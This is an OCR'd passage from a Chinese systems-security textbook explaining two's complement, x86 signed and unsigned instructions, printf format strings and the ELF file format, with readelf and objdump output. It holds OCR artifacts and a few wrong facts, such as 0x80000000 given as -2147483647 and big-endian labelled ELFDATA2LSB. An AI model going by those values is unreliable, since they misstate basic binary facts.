  - 01111111111111111111111111111111
- 0x80000000 = -2147483647
  - 10000000000000000000000000000000
- 0xFFFFFFFF = -1
  - 11111111111111111111111111111111

二进制补码以一种适合于二进制加法器的方式来表示负数，当一个二进制补码形式表示的负数和与它的绝对值相等的正数相加时，结果为 0。首先以二进制方式写出正数，然后对所有位取反，最后加 1 就可以得到该数的二进制补码：

```
eg: 0x00123456
  = 1193046
  = 00000000000100100011010001010110
 ~= 11111111111011011100101110101001
 += 11111111111011011100101110101010
  = -1193046 (0xFFEDCBAA)
```

编译器需要根据变量类型信息编译成相应的指令：

- 有符号指令
  - IDIV：带符号除法指令
  - IMUL：带符号乘法指令
  - SAL：算术左移指令（保留符号）
  - SAR：右移右移指令（保留符号）
  - MOVSX：带符号扩展传送指令
  - JL：当小于时跳转指令
  - JLE：当小于或等于时跳转指令
  - JG：当大于时跳转指令
  - JGE：当大于或等于时跳转指令
- 无符号指令
  - DIV：除法指令
  - MUL：乘法指令
  - SHL：逻辑左移指令
  - SHR：逻辑右移指令
  - MOVZX：无符号扩展传送指令
  - JB：当小于时跳转指令
  - JBE：当小于或等于时跳转指令
  - JA：当大于时跳转指令
  - JAE：当大于或等于时跳转指令

32 位机器上的整型数据类型，不同的系统可能会有不同：

C 数据类型	最小值	最大值	最小大小
char	-128	127	8 bits
short	-32 768	32 767	16 bits
int	-2 147 483 648	2 147 483 647	16 bits
long	-2 147 483 648	2 147 483 647	32 bits
long long	-9 223 372 036 854 775 808	9 223 372 036 854 775 807	64 bits

固定大小的数据类型：

- `int [# of bits]_t`
  - int8_t, int16_t, int32_t
- `uint[# of bits]_t`
  - uint8_t, uint16_t, uint32_t
- 有符号整数
  -
- 无符号整数

-

更多信息在 `stdint.h` 和 `limits.h` 中：

```
$ man stdint.h
$ cat /usr/include/stdint.h
$ man limits.h
$ cat /usr/include/limits.h
```

了解整数的符号和大小是很有用的，在后面的相关章节中我们会介绍整数溢出的内容。

格式化输出函数

格式化输出函数

C 标准中定义了下面的格式化输出函数（参考 `man 3 printf` ）：

```
#include <stdio.h>

int printf(const char *format, ...);
int fprintf(FILE *stream, const char *format, ...);
int dprintf(int fd, const char *format, ...);
int sprintf(char *str, const char *format, ...);
int snprintf(char *str, size_t size, const char *format, ...);

#include <stdarg.h>

int vprintf(const char *format, va_list ap);
int vfprintf(FILE *stream, const char *format, va_list ap);
int vdprintf(int fd, const char *format, va_list ap);
int vsprintf(char *str, const char *format, va_list ap);
int vsnprintf(char *str, size_t size, const char *format, va_lis
t ap);
```

- `fprintf()` 按照格式字符串的内容将输出写入流中。三个参数为流、格式字符串和变参列表。
- `printf()` 等同于 `fprintf()`，但是它假定输出流为 `stdout`。
- `sprintf()` 等同于 `fprintf()`，但是输出不是写入流而是写入数组。在写入的字符串末尾必须添加一个空字符。
- `snprintf()` 等同于 `sprintf()`，但是它指定了可写入字符的最大值 `size`。当 `size` 大于零时，输出字符超过第 `size-1` 的部分会被舍弃而不会写入数组中，在写入数组的字符串末尾会添加一个空字符。
- `dprintf()` 等同于 `fprintf()`，但是它输出不是流而是一个文件描述符 `fd`。
- `vfprintf()`、`vprintf()`、`vsprintf()`、`vsnprintf()`、`vdprintf()` 分别与上面的函数对应，只是它们将变参列表换成了 `va_list` 类型的参数。

格式字符串

格式字符串是由普通字符（ordinary character）（包括 `%`）和转换规则（conversion specification）构成的字符序列。普通字符被原封不动地复制到输出流中。转换规则根据与实参对应的转换指示符对其进行转换，然后将结果写入输出流中。

一个转换规则有可选部分和必需部分组成：

```
%[ 参数 ][ 标志 ][ 宽度 ][ .精度 ][ 长度 ] 转换指示符
```

- （必需）转换指示符

字符	描述
`d`, `i`	有符号十进制数值 `int` 。'`%d`'与'`%i`'对于输出是同义；但对于 `scanf()` 输入二者不同，其中 `%i` 在输入值有前缀 `0x` 或 `0` 时，分别表示 16 进制或 8 进制的值。如果指定了精度，则输出的数字不足时在左侧补 0。默认精度为 1。精度为 0 且值为 0，则输出为空。
`u`	十进制 `unsigned int` 。如果指定了精度，则输出的数字不足时在左侧补 0。默认精度为 1。精度为 0 且值为 0，则输出为空。
`f`, `F`	`double` 型输出 10 进制定点表示。'`f`'与'`F`'差异是表示无穷与 NaN 时，'`f`'输出'`inf`','`infinity`'与'`nan`';'`F`'输出'`INF`','`INFINITY`'与'`NAN`'。小数点后的数字位数等于精度，最后一位数字四舍五入。精度默认为 6。如果精度为 0 且没有 # 标记，则不出现小数点。小数点左侧至少一位数字。
`e`, `E`	`double` 值，输出形式为 10 进制的([-]d.ddd e [+ / -]ddd). `E` 版本使用的指数符号为 `E` （而不是 e ）。指数部分至少包含 2 位数字，如果值为 0，则指数部分为 00。Windows 系统，指数部分至少为 3 位数字，例如 1.5e002，也可用 Microsoft 版的运行时函数 `_set_output_format` 修改。小数点前存在 1 位数字。小数点后的数字位数等于精度。精度默认为 6。如果精度为 0 且没有 # 标记，则不出现小数点。
`g`, `G`	`double` 型数值，精度定义为全部有效数字位数。当指数部分在闭区间 [-4,精度] 内，输出为定点形式；否则输出为指数浮点形式。'`g`'使用小写字母，'`G`'使用大写字母。小数点右侧的尾数 0 不被显示；显示小数点仅当输出的小数部分不为 0。
`x`, `X`	16 进制 `unsigned int` 。'`x`'使用小写字母；'`X`'使用大写字母。如果指定了精度，则输出的数字不足时在左侧补 0。默认精度为 1。精度为 0 且值为 0，则输出为空。
`o`	8 进制 `unsigned int` 。如果指定了精度，则输出的数字不足时在左侧补 0。默认精度为 1。精度为 0 且值为 0，则输出为空。
`s`	如果没有用 `l` 标志，输出 `null` 结尾字符串直到精度规定的上限；如果没有指定精度，则输出所有字节。如果用了 `l` 标志，则对应函数参数指向 `wchar_t` 型的数组，输出时把每个宽字符转化为多字节字符，相当于调用 `wcrtomb` 函数。

c	如果没有用 l 标志，把 int 参数转为 unsigned char 型输出；如果用了 l 标志，把 wint_t 参数转为包含两个元素的 wchart_t 数组，其中第一个元素包含要输出的字符，第二个元素为 null 宽字符。
p	void * 型，输出对应变量的值。 printf("%p", a) 用地址的格式打印变量 a 的值， printf("%p", &a) 打印变量 a 所在的地址。
a，A	double 型的 16 进制表示，"[−]0xh.hhhh p±d"。其中指数部分为 10 进制表示的形式。例如：1025.010 输出为 0x1.004000p+10。' a ' 使用小写字母，' A ' 使用大写字母。
n	不输出字符，但是把已经成功输出的字符个数写入对应的整型指针参数所指的变量。
%	' % ' 字面值，不接受任何除了 参数 以外的部分。

- （可选）参数

字符	描述
n$	n 是用这个格式说明符显示第几个参数；这使得参数可以输出多次，使用多个格式说明符，以不同的顺序输出。如果任意一个占位符使用了 参数 ，则其他所有占位符必须也使用 参数 。例： printf("%2$d %2$#x; %1$d %1$#x",16,17) 产生 " 17 0x11; 16 0x10 "

- （可选）标志

字符	描述
+	总是表示有符号数值的 ' + ' 或 ' - ' 号，缺省情况是忽略正数的符号。仅适用于数值类型。
空格	使得有符号数的输出如果没有正负号或者输出 0 个字符，则前缀 1 个空格。如果空格与 ' + ' 同时出现，则空格说明符被忽略。
-	左对齐。缺省情况是右对齐。
#	对于 ' g ' 与 ' G '，不删除尾部 0 以表示精度。对于 ' f ',' F ',' e ', ' E ',' g ',' G ', 总是输出小数点。对于 ' o ',' x ',' X ', 在非 0 数值前分别输出前缀 0 ， 0x 和 0X 表示数制。
0	如果 宽度 选项前缀为 0 ，则在左侧用 0 填充直至达到宽度要求。例如 printf("%2d", 3) 输出 " 3 "，而 printf("%02d", 3) 输出 " 03 "。如果 0 与 - 均出现，则 0 被忽略，即左对齐依然用空格填充。

- （可选）宽度

是一个用来指定输出字符的最小个数的十进制非负整数。如果实际位数多于定义的宽度,则按实际位数输出；如果实际位数少于定义的宽度则补以空格或 0。

- （可选）精度

精度是用来指示打印字符个数、小数位数或者有效数字个数的非负十进制整数。对于 `d`、`i`、`u`、`x`、`o` 的整型数值，是指最小数字位数，不足的位要在左侧补 0，如果超过也不截断，缺省值为 1。对于 `a`, `A`, `e`, `E`, `f`, `F` 的浮点数值，是指小数点右边显示的数字位数，必要时四舍五入；缺省值为 6。对于 `g`, `G` 的浮点数值，是指有效数字的最大位数。对于 `s` 的字符串类型，是指输出的字节的上限，超出限制的其它字符将被截断。如果域宽为 `*` ，则由对应的函数参数的值为当前域宽。如果仅给出了小数点，则域宽为 0。

- （可选）长度

字符	描述
`hh`	对于整数类型，`printf` 期待一个从 `char` 提升的 `int` 整型参数。
`h`	对于整数类型，`printf` 期待一个从 `short` 提升的 `int` 整型参数。
`l`	对于整数类型，`printf` 期待一个 `long` 整型参数。对于浮点类型，`printf` 期待一个 `double` 整型参数。对于字符串 `s` 类型，`printf` 期待一个 `wchar_t` 指针参数。对于字符 `c` 类型，`printf` 期待一个 `wint_t` 型的参数。
`ll`	对于整数类型，`printf` 期待一个 `long long` 整型参数。Microsoft 也可以使用 `I64` 。
`L`	对于浮点类型，`printf` 期待一个 `long double` 整型参数。
`z`	对于整数类型，`printf` 期待一个 `size_t` 整型参数。
`j`	对于整数类型，`printf` 期待一个 `intmax_t` 整型参数。
`t`	对于整数类型，`printf` 期待一个 `ptrdiff_t` 整型参数。

例子

```
printf("Hello %%");           // "Hello %"
printf("Hello World!");       // "Hello World!"
printf("Number: %d", 123);    // "Number: 123"
printf("%s %s", "Format", "Strings");   // "Format Strings"

printf("%12c", 'A');          // "           A"
printf("%16s", "Hello");      // "          Hello!"

int n;
printf("%12c%n", 'A', &n);    // n = 12
printf("%16s%n", "Hello!", &n); // n = 16

printf("%2$s %1$s", "Format", "Strings"); // "Strings Format"
printf("%42c%1$n", &n);       // 首先输出41个空格，然后输出 n 的低八位地址作为一个字符
```

这里我们对格式化输出函数和格式字符串有了一个详细的认识，后面的章节中我们会介绍格式化字符串漏洞的内容。

1.5.2 x86/x86-64 汇编基础

x86

x64

1.5.3 Linux ELF

一个实例

在 *1.5.1*节 *C*语言基础 中我们看到了从源代码到可执行文件的全过程，现在我们来看一个更复杂的例子。

```
#include<stdio.h>

int global_init_var = 10;
int global_uninit_var;

void func(int sum) {
    printf("%d\n", sum);
}

void main(void) {
    static int local_static_init_var = 20;
    static int local_static_uninit_var;

    int local_init_val = 30;
    int local_uninit_var;

    func(global_init_var + local_init_val +
         local_static_init_var );
}
```

然后分别执行下列命令生成三个文件：

```
$ gcc -m32 -c elfDemo.c -o elfDemo.o

$ gcc -m32 elfDemo.c -o elfDemo.out

$ gcc -m32 -static elfDemo.c -o elfDemo_static.out
```

使用 ldd 命令打印所依赖的共享库：

```
$ ldd elfDemo.out
        linux-gate.so.1 (0xf77b1000)
        libc.so.6 => /usr/lib32/libc.so.6 (0xf7597000)
        /lib/ld-linux.so.2 => /usr/lib/ld-linux.so.2 (0xf77b3000
)
$ ldd elfDemo_static.out
        not a dynamic executable
```

elfDemo_static.out 采用了静态链接的方式。

使用 file 命令查看相应的文件格式：


```
$ file elfDemo.o
elfDemo.o: ELF 32-bit LSB relocatable, Intel 80386, version 1 (S
YSV), not stripped

$ file elfDemo.out
elfDemo.out: ELF 32-bit LSB shared object, Intel 80386, version
1 (SYSV), dynamically linked, interpreter /lib/ld-linux.so.2, fo
r GNU/Linux 3.2.0, BuildID[sha1]=50036015393a99344897cbf34099256
c3793e172, not stripped

$ file elfDemo_static.out
elfDemo_static.out: ELF 32-bit LSB executable, Intel 80386, vers
ion 1 (GNU/Linux), statically linked, for GNU/Linux 3.2.0, Build
ID[sha1]=276c839c20b4c187e4b486cf96d82a90c40f4dae, not stripped

$ file -L /usr/lib32/libc.so.6
/usr/lib32/libc.so.6: ELF 32-bit LSB shared object, Intel 80386,
 version 1 (GNU/Linux), dynamically linked, interpreter /usr/lib
32/ld-linux.so.2, BuildID[sha1]=ee88d1b2aa81f104ab5645d407e190b2
44203a52, for GNU/Linux 3.2.0, not stripped
```

于是我们得到了 Linux 可执行文件格式 ELF （Executable Linkable Format）文件的三种类型：

- 可重定位文件（Relocatable file）
  - 包含了代码和数据，可以和其他目标文件链接生成一个可执行文件或共享目标文件。
  - elfDemo.o
- 可执行文件（Executable File）
  - 包含了可以直接执行的文件。
  - elfDemo_static.out
- 共享目标文件（Shared Object File）
  - 包含了用于链接的代码和数据，分两种情况。一种是链接器将其与其他的可重定位文件和共享目标文件链接起来，生产新的目标文件。另一种是动态链接器将多个共享目标文件与可执行文件结合，作为进程映像的一部分。
  - elfDemo.out
  - libc-2.25.so

此时他们的结构如图：

```
int global_init_var = 10;
int global_uninit_var;
void func(int sum) {
   printf("%d\n", sum);
}

void main(void) {
   static int local_static_init_var = 20;
   static int local_static_uninit_var;

   int local_init_val = 30;
   int local_uninit_var;

   func(global_init_var + local_init_val +
      local_static_init_var );
}
```



可以看到，在这个简化的 ELF 文件中，开头是一个“文件头”，之后分别是代码段、数据段和.bss段。程序源代码编译后，执行语句变成机器指令，保存在 `.text` 段；已初始化的全局变量和局部静态变量都保存在 `.data` 段；未初始化的全局变量和局部静态变量则放在 `.bss` 段。

把程序指令和程序数据分开存放有许多好处，从安全的角度讲，当程序被加载后，数据和指令分别被映射到两个虚拟区域。由于数据区域对于进程来说是可读写的，而指令区域对于进程来说是只读的，所以这两个虚存区域的权限可以被分别设置成可读写和只读，可以防止程序的指令被改写和利用。

elfDemo.o

接下来，我们更深入地探索目标文件，使用 objdump 来查看目标文件的内部结构:

```
$ objdump -h elfDemo.o

elfDemo.o:     file format elf32-i386

Sections:
Idx Name          Size      VMA       LMA       File off  Algn
  0 .group        00000008  00000000  00000000  00000034  2**2
                  CONTENTS, READONLY, GROUP, LINK_ONCE_DISCARD
  1 .text         00000078  00000000  00000000  0000003c  2**0
                  CONTENTS, ALLOC, LOAD, RELOC, READONLY, CODE
  2 .data         00000008  00000000  00000000  000000b4  2**2
                  CONTENTS, ALLOC, LOAD, DATA
  3 .bss          00000004  00000000  00000000  000000bc  2**2
                  ALLOC
  4 .rodata       00000004  00000000  00000000  000000bc  2**0
                  CONTENTS, ALLOC, LOAD, READONLY, DATA
  5 .text.__x86.get_pc_thunk.ax 00000004  00000000  00000000  00
0000c0  2**0
                  CONTENTS, ALLOC, LOAD, READONLY, CODE
  6 .comment      00000012  00000000  00000000  000000c4  2**0
                  CONTENTS, READONLY
  7 .note.GNU-stack 00000000  00000000  00000000  000000d6  2**0
                  CONTENTS, READONLY
  8 .eh_frame     0000007c  00000000  00000000  000000d8  2**2
                  CONTENTS, ALLOC, LOAD, RELOC, READONLY, DATA
```

可以看到目标文件中除了最基本的代码段、数据段和 BSS 段以外，还有一些别的段。注意到 .bss 段没有 `CONTENTS` 属性，表示它实际上并不存在，.bss 段只是为为未初始化的全局变量和局部静态变量预留了位置而已。

代码段

```
$ objdump -x -s -d elfDemo.o
......
Sections:
Idx Name          Size      VMA       LMA       File off  Algn

......
```

```
  1 .text         00000078  00000000  00000000  0000003c  2**0
                  CONTENTS, ALLOC, LOAD, RELOC, READONLY, CODE
......
Contents of section .text:
 0000 5589e553 83ec04e8 fcffffff 05010000  U..S............
 0010 0083ec08 ff75088d 90000000 005289c3  .....u.......R..
 0020 e8fcffff ff83c410 908b5dfc c9c38d4c  ..........]....L
 0030 240483e4 f0ff71fc 5589e551 83ec14e8  $.....q.U..Q....
 0040 fcffffff 05010000 00c745f4 1e000000  ..........E.....
 0050 8b880000 00008b55 f401ca8b 80040000  .......U........
 0060 0001d083 ec0c50e8 fcffffff 83c41090  ......P.........
 0070 8b4dfcc9 8d61fcc3                    .M...a..
......
Disassembly of section .text:

00000000 <func>:
   0:   55                      push   %ebp
   1:   89 e5                   mov    %esp,%ebp
   3:   53                      push   %ebx
   4:   83 ec 04                sub    $0x4,%esp
   7:   e8 fc ff ff ff          call   8 <func+0x8>
                        8: R_386_PC32   __x86.get_pc_thunk.ax
   c:   05 01 00 00 00          add    $0x1,%eax
                        d: R_386_GOTPC  _GLOBAL_OFFSET_TABLE_
  11:   83 ec 08                sub    $0x8,%esp
  14:   ff 75 08                pushl  0x8(%ebp)
  17:   8d 90 00 00 00 00       lea    0x0(%eax),%edx
                        19: R_386_GOTOFF        .rodata
  1d:   52                      push   %edx
  1e:   89 c3                   mov    %eax,%ebx
  20:   e8 fc ff ff ff          call   21 <func+0x21>
                        21: R_386_PLT32 printf
  25:   83 c4 10                add    $0x10,%esp
  28:   90                      nop
  29:   8b 5d fc                mov    -0x4(%ebp),%ebx
  2c:   c9                      leave
  2d:   c3                      ret

0000002e <main>:
```

```
   2e:   8d 4c 24 04             lea    0x4(%esp),%ecx
   32:   83 e4 f0                and    $0xfffffff0,%esp
   35:   ff 71 fc                pushl  -0x4(%ecx)
   38:   55                      push   %ebp
   39:   89 e5                   mov    %esp,%ebp
   3b:   51                      push   %ecx
   3c:   83 ec 14                sub    $0x14,%esp
   3f:   e8 fc ff ff ff          call   40 <main+0x12>
                        40: R_386_PC32  __x86.get_pc_thunk.ax
   44:   05 01 00 00 00          add    $0x1,%eax
                        45: R_386_GOTPC _GLOBAL_OFFSET_TABLE_
   49:   c7 45 f4 1e 00 00 00    movl   $0x1e,-0xc(%ebp)
   50:   8b 88 00 00 00 00       mov    0x0(%eax),%ecx
                        52: R_386_GOTOFF        global_init_var
   56:   8b 55 f4                mov    -0xc(%ebp),%edx
   59:   01 ca                   add    %ecx,%edx
   5b:   8b 80 04 00 00 00       mov    0x4(%eax),%eax
                        5d: R_386_GOTOFF        .data
   61:   01 d0                   add    %edx,%eax
   63:   83 ec 0c                sub    $0xc,%esp
   66:   50                      push   %eax
   67:   e8 fc ff ff ff          call   68 <main+0x3a>
                        68: R_386_PC32  func
   6c:   83 c4 10                add    $0x10,%esp
   6f:   90                      nop
   70:   8b 4d fc                mov    -0x4(%ebp),%ecx
   73:   c9                      leave
   74:   8d 61 fc                lea    -0x4(%ecx),%esp
   77:   c3                      ret
```

`Contents of section .text` 是 `.text` 的数据的十六进制形式，总共 0x78 个字节，最左边一列是偏移量，中间 4 列是内容，最右边一列是 ASCII 码形式。下面的 `Disassembly of section .text` 是反汇编结果。

数据段和只读数据段

```
......
Sections:
Idx Name          Size      VMA       LMA       File off  Algn
  2 .data         00000008  00000000  00000000  000000b4  2**2
                  CONTENTS, ALLOC, LOAD, DATA
  4 .rodata       00000004  00000000  00000000  000000bc  2**0
                  CONTENTS, ALLOC, LOAD, READONLY, DATA
......
Contents of section .data:
 0000 0a000000 14000000                    ........
Contents of section .rodata:
 0000 25640a00                             %d..
.......
```

`.data` 段保存已经初始化了的全局变量和局部静态变量。`elfDemo.c` 中共有两个这样的变量，`global_init_var` 和 `local_static_init_var`，每个变量 4 个字节，一共 8 个字节。由于小端序的原因，`0a000000` 表示 `global_init_var` 值（`10`）的十六进制 `0x0a`，`14000000` 表示 `local_static_init_var` 值（`20`）的十六进制 `0x14`。

`.rodata` 段保存只读数据，包括只读变量和字符串常量。`elfDemo.c` 中调用 `printf` 的时候，用到了一个字符串变量 `%d\n`，它是一种只读数据，保存在 `.rodata` 段中，可以从输出结果看到字符串常量的 ASCII 形式，以 `\0` 结尾。


BSS段

```
Sections:
Idx Name          Size      VMA       LMA       File off  Algn
  3 .bss          00000004  00000000  00000000  000000bc  2**2
                  ALLOC
```

`.bss` 段保存未初始化的全局变量和局部静态变量。

ELF 文件结构

对象文件参与程序链接（构建程序）和程序执行（运行程序）。ELF 结构几相关信息在 `/usr/include/elf.h` 文件中。



- **ELF** 文件头（**ELF Header**） 在目标文件格式的最前面，包含了描述整个文件的基本属性。
- 程序头表（**Program Header Table**） 是可选的，它告诉系统怎样创建一个进程映像。可执行文件必须有程序头表，而重定位文件不需要。
- 段（**Section**） 包含了链接视图中大量的目标文件信息。
- 段表（**Section Header Table**） 包含了描述文件中所有段的信息。

32位数据类型

名称	长度	对其	描述	原始类型
Elf32_Addr	4	4	无符号程序地址	uint32_t
Elf32_Half	2	2	无符号短整型	uint16_t
Elf32_Off	4	4	无符号偏移地址	uint32_t
Elf32_Sword	4	4	有符号整型	int32_t
Elf32_Word	4	4	无符号整型	uint32_t

文件头

32位 ELF 文件头必然存在于 ELF 文件的开头，表明这是一个 ELF 文件。定义如下：

```
typedef struct
{
  unsigned char    e_ident[EI_NIDENT];    /* Magic number and ot
her info */
  Elf32_Half    e_type;            /* Object file type */
  Elf32_Half    e_machine;        /* Architecture */
  Elf32_Word    e_version;        /* Object file version */
  Elf32_Addr    e_entry;        /* Entry point virtual address *
/
  Elf32_Off    e_phoff;        /* Program header table file offs
et */
  Elf32_Off    e_shoff;        /* Section header table file offs
et */
  Elf32_Word    e_flags;        /* Processor-specific flags */
  Elf32_Half    e_ehsize;        /* ELF header size in bytes */
  Elf32_Half    e_phentsize;        /* Program header table entr
y size */
  Elf32_Half    e_phnum;        /* Program header table entry co
unt */
  Elf32_Half    e_shentsize;        /* Section header table entr
y size */
  Elf32_Half    e_shnum;        /* Section header table entry co
unt */
  Elf32_Half    e_shstrndx;        /* Section header string tabl
e index */
} Elf32_Ehdr;
```

`e_ident` 保存着 ELF 的幻数和其他信息，最前面四个字节是幻数，用字符串表示为 `\177ELF`，其后的字节如果是 32 位则是 ELFCLASS32 (1)，如果是 64 位则是 ELFCLASS64 (2)，再其后的字节表示端序，小端序为 ELFDATA2LSB (1)，大端序为 ELFDATA2LSB (2)。最后一个字节则表示 ELF 的版本。

现在我们使用 readelf 命令来查看 elfDome.out 的文件头：

```
$ readelf -h elfDemo.out
ELF Header:
  Magic:   7f 45 4c 46 01 01 01 00 00 00 00 00 00 00 00 00
  Class:                             ELF32
  Data:                              2's complement, little endi
an
  Version:                           1 (current)
  OS/ABI:                            UNIX - System V
  ABI Version:                       0
  Type:                              DYN (Shared object file)
  Machine:                           Intel 80386
  Version:                           0x1
  Entry point address:               0x3e0
  Start of program headers:          52 (bytes into file)
  Start of section headers:          6288 (bytes into file)
  Flags:                             0x0
  Size of this header:               52 (bytes)
  Size of program headers:           32 (bytes)
  Number of program headers:         9
  Size of section headers:           40 (bytes)
  Number of section headers:         30
  Section header string table index: 29
```

程序头

程序头表是由 ELF 头的 `e_phoff` 指定的偏移量和 `e_phentsize`、`e_phnum` 共同确定大小的表格组成。`e_phentsize` 表示表格中程序头的大小，`e_phnum` 表示表格中程序头的数量。

程序头的定义如下：

```
typedef struct
{
  Elf32_Word    p_type;           /* Segment type */
  Elf32_Off    p_offset;        /* Segment file offset */
  Elf32_Addr    p_vaddr;        /* Segment virtual address */
  Elf32_Addr    p_paddr;        /* Segment physical address */
  Elf32_Word    p_filesz;        /* Segment size in file */
  Elf32_Word    p_memsz;        /* Segment size in memory */
  Elf32_Word    p_flags;        /* Segment flags */
  Elf32_Word    p_align;        /* Segment alignment */
} Elf32_Phdr;
```

使用 readelf 来查看程序头：

```
$ readelf -l elfDemo.out

Elf file type is DYN (Shared object file)
Entry point 0x3e0
There are 9 program headers, starting at offset 52

Program Headers:
  Type           Offset   VirtAddr   PhysAddr   FileSiz MemSiz
Flg Align
  PHDR           0x000034 0x00000034 0x00000034 0x00120 0x00120
R E 0x4
  INTERP         0x000154 0x00000154 0x00000154 0x00013 0x00013
R   0x1
      [Requesting program interpreter: /lib/ld-linux.so.2]
  LOAD           0x000000 0x00000000 0x00000000 0x00780 0x00780
R E 0x1000
  LOAD           0x000ef4 0x00001ef4 0x00001ef4 0x00130 0x0013c
RW  0x1000
  DYNAMIC        0x000efc 0x00001efc 0x00001efc 0x000f0 0x000f0
RW  0x4
  NOTE           0x000168 0x00000168 0x00000168 0x00044 0x00044
R   0x4
  GNU_EH_FRAME   0x000624 0x00000624 0x00000624 0x00044 0x00044
R   0x4
  GNU_STACK      0x000000 0x00000000 0x00000000 0x00000 0x00000
```

```
RW  0x10
  GNU_RELRO      0x000ef4 0x00001ef4 0x00001ef4 0x0010c 0x0010c
R   0x1

 Section to Segment mapping:
  Segment Sections...
   00
   01     .interp
   02     .interp .note.ABI-tag .note.gnu.build-id .gnu.hash .dy
nsym .dynstr .gnu.version .gnu.version_r .rel.dyn .rel.plt .init
 .plt .plt.got .text .fini .rodata .eh_frame_hdr .eh_frame
   03     .init_array .fini_array .dynamic .got .got.plt .data .
bss
   04     .dynamic
   05     .note.ABI-tag .note.gnu.build-id
   06     .eh_frame_hdr
   07
   08     .init_array .fini_array .dynamic .got
```

段

段表（Section Header Table）是一个以 `Elf32_Shdr` 结构体为元素的数组，每个结构体对应一个段，它描述了各个段的信息。ELF 文件头的 `e_shoff` 成员给出了段表在 ELF 中的偏移，`e_shnum` 成员给出了段描述符的数量，`e_shentsize` 给出了每个段描述符的大小。

```
typedef struct
{
  Elf32_Word    sh_name;        /* Section name (string tbl inde
x) */
  Elf32_Word    sh_type;        /* Section type */
  Elf32_Word    sh_flags;        /* Section flags */
  Elf32_Addr    sh_addr;        /* Section virtual addr at execu
tion */
  Elf32_Off    sh_offset;        /* Section file offset */
  Elf32_Word    sh_size;        /* Section size in bytes */
  Elf32_Word    sh_link;        /* Link to another section */
  Elf32_Word    sh_info;        /* Additional section informatio
n */
  Elf32_Word    sh_addralign;        /* Section alignment */
  Elf32_Word    sh_entsize;        /* Entry size if section hold
s table */
} Elf32_Shdr;
```

使用 readelf 命令查看目标文件中完整的段：

```
$ readelf -S elfDemo.o
There are 15 section headers, starting at offset 0x41c:

Section Headers:
  [Nr] Name              Type            Addr     Off    Size
ES Flg Lk Inf Al
  [ 0]                   NULL            00000000 000000 000000
00      0   0  0
  [ 1] .group            GROUP           00000000 000034 000008
04     12  16  4
  [ 2] .text             PROGBITS        00000000 00003c 000078
00  AX  0   0  1
  [ 3] .rel.text         REL             00000000 000338 000048
08   I 12   2  4
  [ 4] .data             PROGBITS        00000000 0000b4 000008
00  WA  0   0  4
  [ 5] .bss              NOBITS          00000000 0000bc 000004
00  WA  0   0  4
  [ 6] .rodata           PROGBITS        00000000 0000bc 000004
```

```
00   A  0   0  1
  [ 7] .text.__x86.get_p PROGBITS        00000000 0000c0 000004
00 AXG  0   0  1
  [ 8] .comment          PROGBITS        00000000 0000c4 000012
01  MS  0   0  1
  [ 9] .note.GNU-stack   PROGBITS        00000000 0000d6 000000
00      0   0  1
  [10] .eh_frame         PROGBITS        00000000 0000d8 00007c
00   A  0   0  4
  [11] .rel.eh_frame     REL             00000000 000380 000018
08   I 12  10  4
  [12] .symtab           SYMTAB          00000000 000154 000140
10     13  13  4
  [13] .strtab           STRTAB          00000000 000294 0000a2
00      0   0  1
  [14] .shstrtab         STRTAB          00000000 000398 000082
00      0   0  1
Key to Flags:
  W (write), A (alloc), X (execute), M (merge), S (strings), I (
info),
  L (link order), O (extra OS processing required), G (group), T
 (TLS),
  C (compressed), x (unknown), o (OS specific), E (exclude),
  p (processor specific)
```

注意，ELF 段表的第一个元素是被保留的，类型为 NULL。

字符串表

字符串表以段的形式存在，包含了以 null 结尾的字符序列。对象文件使用这些字符串来表示符号和段名称，引用字符串时只需给出在表中的偏移即可。字符串表的第一个字符和最后一个字符为空字符，以确保所有字符串的开始和终止。通常段名为 `.strtab` 的字符串表是 字符串表（**Strings Table**），段名为 `.shstrtab` 的是段表字符串表（Section Header String Table）。

偏移	+0	+1	+2	+3	+4	+5	+6	+7	+8	+9
+0	\0	h	e	l	l	o	\0	w	o	r
+10	l	d	\0	h	e	l	l	o	w	o
+20	r	l	d	\0						

偏移	字符串
0	空字符串
1	hello
7	world
13	helloworld
18	world

可以使用 readelf 读取这两个表：

```
$ readelf -x .strtab elfDemo.o

Hex dump of section '.strtab':
